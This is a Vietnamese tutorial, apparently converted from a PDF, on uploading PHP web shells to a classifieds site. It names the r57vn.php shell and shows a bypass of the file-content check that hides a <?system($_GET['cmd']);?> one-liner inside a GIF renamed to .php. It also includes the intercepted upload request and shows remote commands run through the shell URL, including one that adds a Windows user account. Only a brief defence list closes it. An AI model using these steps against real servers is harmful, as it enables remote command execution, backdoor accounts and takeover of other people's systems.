
- OK tôi đã upload được file r57vn.php lên web server nhưng bây giờ tôi sẽ vào đâu để chạy file này và chính xác ra là đường dẫn file này là thế nào
- Sử dụng Burpsuite với tính năng “Expand Branch” cho phép bạn MAP toàn bộ website sau đó tôi tìm vào mục Upload sẽ thấy file



- Tôi tìm kiếm trong mục upload có file php nào hay không
- File r57vn.php đã được đổi thành file dvt\_126888126926.php (mặc định hầu hết các website sẽ đổi tên file upload)
- Để tìm file vừa upload lên tôi có thể sử dụng tools này hoặc có thể sử dụng các tools scan web khác như Acunetix hoặc IBM App Scan



Giờ tôi chạy file này: đây chính là con Shell r57vn.php tôi đã upload thành công lên máy chủ web. Với shell này tôi có thể làm được khá nhiều tính năng



c. Thực hiện Phương án 2 – Chạy command line trên server

Đối với một số website kiểm tra nội dung của file upload để xem file đó có phải là định dạng được cho phép hay không thì chúng ta có thể lách qua bằng cách.

Bước 1: Dùng Paint tạo ra một file .gif

Bước 2: Dùng notepad mở file .gif này

Bước 3: thêm vào cuối nội dung file câu lệnh:

<?system(\$\_GET["cmd"]);?>


Bước 4: Đổi file này thành file .php (sẽ vượt qua được các website check nội dung file)

Bước 5: Dùng kỹ thuật Upload file này lên website


Bước 6: Tìm vị trí file (URL của file)

Bước 7: chạy file này bằng cách: [http://..../...php?cmd="câu lệnh trong windows hoặc linux"](http://..../...php?cmd='câu lệnh trong windows hoặc linux')

**Bước 1:** Dùng Paint tạo file .gif. Vào paint viết chữ gì cũng dc save as ra dạng file .gif. Tôi Save ra file tobdat.gif



Bước 2 & 3: Dùng notepad mở file này sau đó thêm vào cuối đoạn mã: <?system(\$\_GET["cmd"]);?> rồi save lại



Bước 4: Đổi file này sang file .php

Bước 5: Sử dụng Intercepting Proxy để upload file này lên webserver

The screenshot shows a web page titled "Trang chủ | Đăng bán - Windows Internet Explorer" with the URL [http://tocbatdat.com/vnss\\_raovat/dang-ban/](http://tocbatdat.com/vnss_raovat/dang-ban/). The page features a logo for "24hs.com" and a navigation bar with links like "Trang chủ", "Hosting - Domain", "Thiết kế website", "Music", "Diễn đàn", "Xin chào: tocbatdat [Thoát]", "Tin nhắn (0)", "Sản phẩm đã lưu (0)", and "Tin". Below the navigation is a banner with the text "Tỷ giá tham khảo: 18.290 VND/USD" and a search bar labeled "Nhập từ khóa". The main content area contains three sections: "1. Tên sản phẩm" (Product Name), "2. Chọn ngành hàng" (Select Industry), and "3. Mô tả sản phẩm" (Product Description). In the "1. Tên sản phẩm" section, there is a text input field containing "Tocbatdat Upload file php de chay cau lenh tren webserver" and a description input field containing "Mô tả ngắn : Tocbatdat hack web php". In the "2. Chọn ngành hàng" section, there is a dropdown menu set to "Laptop - Linh kiện Laptop". In the "3. Mô tả sản phẩm" section, there are several input fields and checkboxes. Under "Hàng khuyến mại", there are checkboxes for "Không" (unchecked) and "Có" (checked). Under "Hàng nổi bật", there are checkboxes for "Không" (checked) and "Có" (unchecked). Under "Sắp ra mắt", there are checkboxes for "Không" (checked) and "Có" (unchecked). Under "Hình sản phẩm", there is a file input field with the path "C:\Users\HD\Desktop\tocbatdat.php" and a "Browse..." button. A note below it says "Hỗ trợ file hình định dạng \*.jpg, \*.gif, \*.png. Dung lượng file hình tối đa 1Mb.". Under "Giá bán", there are two dropdown menus, both set to "123456" and "VND". Under "Giá thị trường", there are two dropdown menus, both set to "123456" and "VND". Under "Quốc gia", there is a dropdown menu set to "Việt Nam" and another dropdown menu set to "Tỉnh/TP Hà Nội". Under "Cách bán hàng", there are several radio buttons: "Xem hàng và trả tiền trực tiếp hoặc chuyển tiền trước nhận hàng sau" (selected), "Xem hàng và trả tiền trực tiếp", "Chuyển tiền trước nhận hàng sau", "Đặt hàng trước, 3 ngày sau nhận hàng", and "Cách khác". At the bottom of the form, there is a note: "!!! Internet | Protected Mode: On" and a zoom level indicator "100%".

Chúng ta sẽ thấy dữ liệu khi Brower Upload lên server với Content-Type đã trở thành: image/gif bởi đoạn mã kiểm tra nội dung file sẽ phát hiện ra đây là file ảnh. Giờ chúng ta chỉ cần forward đi là OK

```

POST /vnss_raovat/dang-ban/ HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, /*
Referer: http://tocbatdat.com/vnss_raovat/dang-ban/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; InfoPath.2)
Content-Type: multipart/form-data;
boundary=-----7da3871d60efa
Accept-Encoding: gzip, deflate
Host: tocbatdat.com
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: PHPSESSID=a7a2068dcadd8314c3e89cf57d05e6
Content-Length: 7540

-----7da3871d60efa
Content-Disposition: form-data; name="t_tieude"

Tocbatdat Upload file php de chay cau lenh tren webserver
-----7da3871d60efa
Content-Disposition: form-data; name="t_mota"

Tocbatdat hack web php
-----7da3871d60efa
Content-Disposition: form-data; name="t_loaisanpham"

28
-----7da3871d60efa
Content-Disposition: form-data; name="t_khuyenmai"

0
-----7da3871d60efa
Content-Disposition: form-data; name="t_noibat"


0
-----7da3871d60efa
Content-Disposition: form-data; name="t_sapramat"

0
-----7da3871d60efa
Content-Disposition: form-data; name="t_hinhanh"; filename="tocbatdat.php"
Content-Type: image/gif


GIF89a40000+ 3 f m i y + +3 +f +m +l +y U U3 Uf Um UI Uy € €3 €f €m
€i €y a a3 af am a† ay ñ ñ3 ñf ñm ñl ñv v ñ3 ñf ñm ñl ñv v ñ3 ñf ñm ñl ñv v ñ3 +
+ < > 0 matches

```

**Bước 6:** Kiểm tra URL. Sau khi Upload file này lên webserver tôi dùng tools Burpsuite để expand branch sẽ phát hiện file mới upload lên



Phát hiện file:



Bước 7: Chạy command line trên máy chủ web

Dùng firefox vào Url này


[http://tocbatdat.com/vnss\\_raovat/upload/dvt\\_1268823510.php](http://tocbatdat.com/vnss_raovat/upload/dvt_1268823510.php)



Chúng ta thử gõ thêm

[http://tocbatdat.com/vnss\\_raovat/upload/dvt\\_1268823510.php?cmd=net user tocbatdat100 yeuemnhieu /add](http://tocbatdat.com/vnss_raovat/upload/dvt_1268823510.php?cmd=net user tocbatdat100 yeuemnhieu /add)

Và kết quả



Giờ bạn có thể gõ bất kỳ câu lệnh nào trên máy chủ web. Nếu máy chủ linux thì bạn gõ câu lệnh linux, còn máy chủ web là windows bạn gõ câu lệnh trong windows.

### **III. Kỹ thuật bảo vệ máy chủ**

- Đối với nhà lập trình web phải ngăn chặn upload theo đuôi file
- Theo nội dung của file
- Cài đặt chương trình diệt virus sẽ ngăn chặn không cho upload các dạng Shell
- Thường xuyên sử dụng các chương trình Scan để phát hiện lỗ hổng bảo mật